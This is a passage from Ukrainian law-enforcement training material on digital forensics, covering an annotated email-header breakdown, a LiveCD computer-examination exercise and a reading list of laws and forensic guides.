Tue, 18 Nov 2008 01:14:18 +0200 *– час, коли одержано лист*

Message-ID: <021501c4c068$4d89ba20$0200a8c0@copm1> *– процес одержання листа первинним провайдером для подальшого пересилання з ПК, підключеного за допомогою модемного з'єднання (h136.246.159.dialup.iptcom.net). Розшифрування є аналогічним вищевикладеному;*

From: *@ukr.net*** *– надпис на «конверті», від кого лист;*

To: <**@mail.ru>, <**@ukrpost.net>, <@mail.ru>, <**@ukr.net>, <**@yahoo.co.uk>, <**@ok.ru>, <**@yandex.ru>, <****@mail.ru>, <*****@mail.ru>, <**@bk.ru>, *@ukr.net*** *– адреси доставки листа;*

Subject: =?koi8-r?B?8NLFxMzP1sXOycU=?= *– тема листа (при заміні кодування тема матиме вигляд напису «Предложение»);*

Date: Tue, 18 Nov 2008 00:52:14 +0200 *– дата та час створення листа (вівторок 2 листопада 2008 р., о 00:52:14 на комп'ютері зі встановленим 2-м часовим поясом);*

MIME-Version: 1.0 *– версія стандарту, відповідно до якого створено даний лист;*

Content-Type: multipart/alternative *– формат змісту листа. Визначається тип інформації в листі та спосіб її відображення. Зокрема встановлюється кодування листа, якщо використовується який-небудь національний набір символів;*

boundary="----= NextPart_000_0015_01C4C076.3170DA90" *– стандартизація розбивання великих листів на декілька частин. В полі «Content-Type» після значення «multipart/<subtype>» зазначається рядок - унікальний обмежувач фрагментів "boundary=<boundary string>". А потім перед кожним фрагментом пишеться цей рядок, з двома мінусами попереду, а в кінці фрагментації ще один рядок, який завершується такими ж двома мінусами.*

X-Priority: 3 *– пріоритет листа, позначений цифрами.*

X-MSMail-Priority *– нестандартне поле Microsoft - пріоритет листа. Буває «звичайним», «невідкладним» та «не невідкладним». Зазвичай, використовуються слова: «Normal», «Urgent», «Non-urgent». Може впливати на швидкість обробки та передачі листа різними проміжними поштовими системами;*

X-Mailer: Microsoft Outlook Express 5.50.4927.1200 *– інформація про поштову програму, яка використовувалася для створення листа;*

X-MimeOLE: Produced By Microsoft MimeOLE V5.50.4927.1200 *– інформація про фірму виробника програмного забезпечення;*

X-Spam: Not detected *– лист не визначено як спам.*

Практичне заняття. Огляд стандартних засобів комп'ютерної техніки. Додаткові інструменти криміналістичного аналізу

Навчальна мета заняття: отримати практичні навички огляду персонального комп'ютера з використанням LiveCD на базі ОС Linux; ознайомлення сервісом аналізу зображень imageforensic.org та каталогом криміналістичних інструментів http://toolcatalog.nist.gov/?ff_id=20.

Час проведення __4 год__. Місце проведення: комп'ютерний клас_____.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: комп'ютери для учасників з доступом до мережі «Інтернет» та пристроями для читання компакт-дисків, LiveCD на базі ОС Linux Ubuntu CyberPack / ALF

Порядок проведення

Перед проведенням заняття необхідно створити низку завантажуваних дисків CyberPack. Відповідний образ та інструкцію по роботі з ним можна завантажити за адресою https://ualinux.com/uk/ubuntu-cyberpack. Вказаний дистрибутив містить набір основних засобів для базового огляду комп'ютерної системи

1. Налаштувати у системі BIOS досліджуваного ПК пріоритетне завантаження з оптичного диску.
2. Завантажити LiveCD.
3. Для початку документування дій оглядача запустити програму відеофіксації зображення екрану.
4. Перевірити, що після завантаження системи за умовчанням усі диски змонтовано тільки для читання. Змінити параметри монтування, вказавши дозвіл на запис, після чого підключити флеш-карту, на яку будемо записувати відповідні дані огляду.
5. Під час огляду дізнатися параметри системи за допомогою вбудованих інструментів. Видану інформацію потрібно внести до протоколу.
6. За необхідності потрібно налаштувати мережні настройки. Оглянути віддалену вебсторінку.
7. Скористатися однією з вбудованих утиліт для одержання відповідної інформації про домен.
8. Відпрацювати інші інструменти огляду в системі.
9. З використанням каталогу Computer Forensics Tool Catalog (http://toolcatalog.nist.gov) обрати інструменти, потрібні для аналізу зображень, які працюють в ОС Windows та дозволяють аналізувати GPS теги зображень з відображенням їх на карті. Визначити, які з інструментів є безкоштовним та які мають найновіші релізи.
10. З використанням одного з безкоштовних застосунків, обраних у попередньому пункті, проаналізуйте декілька зображень з мережі Інтернет.

3. Рекомендована література (основна, допоміжна), інформаційні ресурси в Інтернеті

Основна

1. Апетик А. М., Дьякова А. Д., Ковальова О. В., Козлова А. Г., Манжай О. В., Мердова О. М., Мілорадова Н. А., Пашко Н. А., Юртаєва К. В., Філоненко В. Підготовка поліцейських підрозділів превентивної діяльності, слідства, та дізнання, кіберполіцейських з питань убезпечення дітей у кіберпросторі: навчально-методичний посібник / за заг. ред. Т. В. Журавель, О. В. Ковальової. Київ: ГО Волонтер, 2023.
2. Виявлення, попередження та розслідування злочинів торгівлі людьми, вчинених із застосуванням інформаційних технологій: навчальний курс / [А. Вінаков, В. Гузій, Д. Девіс, В. Дубина, М. Каліжевський, О. Манжай, В. Марков, В. Носов, О. Соловйов]. К., 2017. 148 с.
3. Манжай О. В. Особливості огляду засобів комп'ютерної техніки. *Вісник Харківського національного університету внутрішніх справ*. 2016. № 3(74). С. 111-120.
4. Манжай О. В. Способи та інструменти обробки даних великого об'єму в роботі правоохоронних органів // Протидія кіберзагрозам та торгівлі людьми (26 листоп. 2019 р., м. Харків) / МВС України, Харків. нац. ун-т внутр. справ; Координатор проектів ОБСЄ в Україні. Харків : ХНУВС, 2019. С. 178–180.
5. Особливості документування наркозлочинів, які вчиняються з використанням можливостей кіберсфери: науково-методичні рекомендації / О. В. Манжай. Х. : ХНУВС, 2019. 24 с.
6. Положення про Департамент кіберполіції Національної поліції України, затверджене наказом Національної поліції України № 85 : від 10.11.2015, в редакції наказу Національної поліції України від 07 листопада 2019 року № 1136 «Про внесення змін до Положення про Департамент кіберполіції Національної поліції України». К. : Національна поліція України, 2019. 11 с.
7. Про основні засади забезпечення кібербезпеки України : Закон України від 05.10.2017. *Відомості Верховної Ради України*. 2017. № 45 (10.11.2017). Ст. 403.
8. Реєстр методик проведення судових експертиз. URL: http://rmpse.minjust.gov.ua (дата звернення: 13.02.2023).
9. Особливості розслідування кримінальних правопорушень, пов'язаних із доведенням до самогубства неповнолітніх із використанням соціальних мереж в Інтернеті: науково-методичні рекомендації / О.В. Манжай, В.В. Кікінчук, В.В. Корнієнко, В.С. Гнатенко, О.М. Рвачов. Х. : ХНУВС, 2022. 57 с.
10. Методика розслідування створення та поширення контенту з вмістом дитячої порнографії з використанням інформаційно-телекомунікаційних систем або технологій: науково-методичні рекомендації / С.О. Книженко, О.В. Салманов, О.В. Манжай, В.В. Кікінчук, В.В. Романюк. Х. : ХНУВС, 2022. 68 с.
11. Пошук та фіксація фактичних даних про протиправні діяння, які вчинені з використанням інформаційно-телекомунікаційних систем або технологій при розслідуванні фактів збуту наркотичних засобів: науково-методичні рекомендації / В.В. Кікінчук, Т.П. Матюшкова, А.В. Піддубна, О.В. Манжай, В.В. Носов. Х. : ХНУВС, 2022. 69 с.
12. Носов В. В., Манжай І. А. Окремі аспекти аналізу криптовалютних трансакцій під час попередження та розслідування злочинів. *Право і безпека*. 2021. № 1(80). С. 93-100 (DOI: 10.32631/pb.2021.1.13).
13. Носов В. В., Манжай О. В., Панченко Є. В. Аналіз етеріум-трансакцій під час попередження та розслідування кримінальних правопорушень. *Право і безпека*. 2022. № 4(87). pp. 108-124 (DOI: https://doi.org/10.32631/pb.2022.4.09).
14. Носов В. В., Манжай О. В., Ковтун В.О. Техніко-криміналістичні та організаційні аспекти роботи з криптовалютою Monero. *Право і безпека*. 2023. № 3(90). С. 102-125 (DOI: https://doi.org/10.32631/pb.2023.3.9).
15. ДСТУ ISO/IEC 27037:2017 (ISO/IEC 27037:2012, IDT) Інформаційні технології. Методи захисту. Настанови для ідентифікації, збирання, здобуття та збереження цифрових доказів. На заміну ДСТУ ISO/IEC 27037:2016 (ISO/IEC 27037:2012, IDT) ; Чинний від 2019-01-01. Київ : УкрНДНЦ, 2018. VI, 31 с. : рис., табл. (Національний стандарт України).

16. Про кіберзлочинність : конвенція Ради Європи : від 07.09.2005 : ратифікована Верховною Радою України 07.09.2005 URL: http://zakon.rada.gov.ua/laws/show/994_575 (дата звернення: 10.05.2022).

17. Кримінальний процесуальний кодекс України : від 13.04.2012. *Голос України*. 2012. № 90-91.

18. Про електронні комунікації : Закон України від 16.12.2020 : [із змінами і доповненнями]. Офіційний вісник України. 2021. № 6 (21.01.2021). Ст. 306.

Допоміжна

19. Європейська конвенція про взаємну допомогу у кримінальних справах: від 20.04.1959: ратифікована Верховною радою України 16.01.1998. *Офіційний вісник України*. 2004. № 26. С. 231. Ст. 173.

20. Положення про електронні гроші в Україні, затверджене постановою Правління Національного банку України від 04.11.2010 № 481 [із змінами і доповненнями]. *Офіційний вісник України*. 2010. № 100 (04.01.2011). ст. 3571.

21. Про платіжні системи та переказ коштів в Україні: закон України від 05.04.2001 [із змінами і доповненнями]. *Офіційний вісник України*. 2001. № 20 (01.06.2001). ст. 828.

22. Online Investigative Principles for Federal Law Enforcement Agents. November 1999.

23. The Attorney General's Guidelines for Domestic FBI Operations. September 29, 2008.

24. The Attorney General's Guidelines On Federal Bureau Of Investigation Undercover Operations. May 30, 2002.

Інформаційні ресурси в Інтернеті

25. Веб-сайт URL: https://uk.wikipedia.org/wiki/Веб-сайт (дата звернення: 10.05.2023).

26. Вирок Кіровського районного суду м. Кіровограда від 06.03.2014 : Справа № 404/10729/13-к URL: http://www.reyestr.court.gov.ua/Review/37493964 (дата звернення: 10.05.2023).

27. Відеохостинг URL: https://uk.wikipedia.org/wiki/Відеохостинг (дата звернення: 10.05.2023).

28. Електронна дошка оголошень URL: https://uk.wikipedia.org/wiki/Електронна_дошка_оголошень (дата звернення: 10.05.2023).

29. Інтернет-технології URL: https://uk.wikipedia.org/wiki/Інтернет-технології (дата звернення: 10.05.2023).

30. Криптовалюта URL: https://uk.wikipedia.org/wiki/Криптовалюта (дата звернення: 10.05.2023).

31. Case of Segerstedt-Wiberg and Others v. Sweden. URL: http://hudoc.echr.coe.int/sites/eng/pages/search.aspx?i=001-75591 (Дата звернення: 22.09.2023).

32. cyberpolice.gov.ua.

33. hackthebox.eu.

34. Social bookmarking URL: http://en.wikipedia.org/wiki/Social_bookmarking (дата звернення: 10.05.2023).

35. TRIM. URL: https://ru.wikipedia.org/wiki/TRIM (дата звернення: 10.05.2023).

36. Viber URL: https://uk.wikipedia.org/wiki/Viber (дата звернення: 10.05.2023).